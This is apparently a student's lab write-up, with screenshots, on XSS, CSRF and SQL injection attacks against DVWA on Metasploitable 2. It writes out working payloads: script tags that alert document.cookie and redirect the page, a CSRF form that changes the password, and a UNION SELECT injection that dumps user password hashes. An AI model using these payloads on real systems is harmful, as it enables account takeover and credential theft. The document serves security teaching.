



<script>alert(document.cookie);</script>



<script>windows:location=”https://www.google.co.in”</script>


Changing max length to 500 for this one.






Now we switch DVWA Security to Medium.

None of the scripts get executed in the DVWA Medium security except for the last one where we set Max length to 500.




When we switch to DVWA High, none of the scripts get executed.



Thus, we have performed Cross-Site Scripting (XSS) attack on Metasploitable 2 using DVWA.


**XSS Attack PART B:**

Start the sql database and apache server in kali




CSRF (Cross Site Request Forgery)


We will go to DVWA and to the CSRF tab.




Get the form




Change password.



Take the form and edit it.







Now we wont be able to log into DVWA with our previous password but the one in the form value that is 1234.

**SQL Injection**

DVWA Security to low.




We get the source of the SQL injection as follows.




In this we can observe that the id what we get from the user in the form is passed in the sql query to fetch the details of the person having the same user id

To check if the sql database is vulnerable or not enter “ ‘ “ in the query box and submit the request



So the database is vulnerable.

Now enter the command “ ‘ or 1 -- -“ in the query box to see the total number of entries in the database




Now enter the command

“ ' UNION SELECT user, password FROM users -- - “

This will give the passwords saved in the database in the form of a hash.

A mathematical process known as a password hash transforms a password into a fixed-length, unintelligible string of characters. Password hashing's main objective is to safeguard the original password and make sure that it is difficult for attackers to read or reverse.



Thus, we have successfully completed the Part B of this Lab exercise in which we performed CSRF and SQL injection.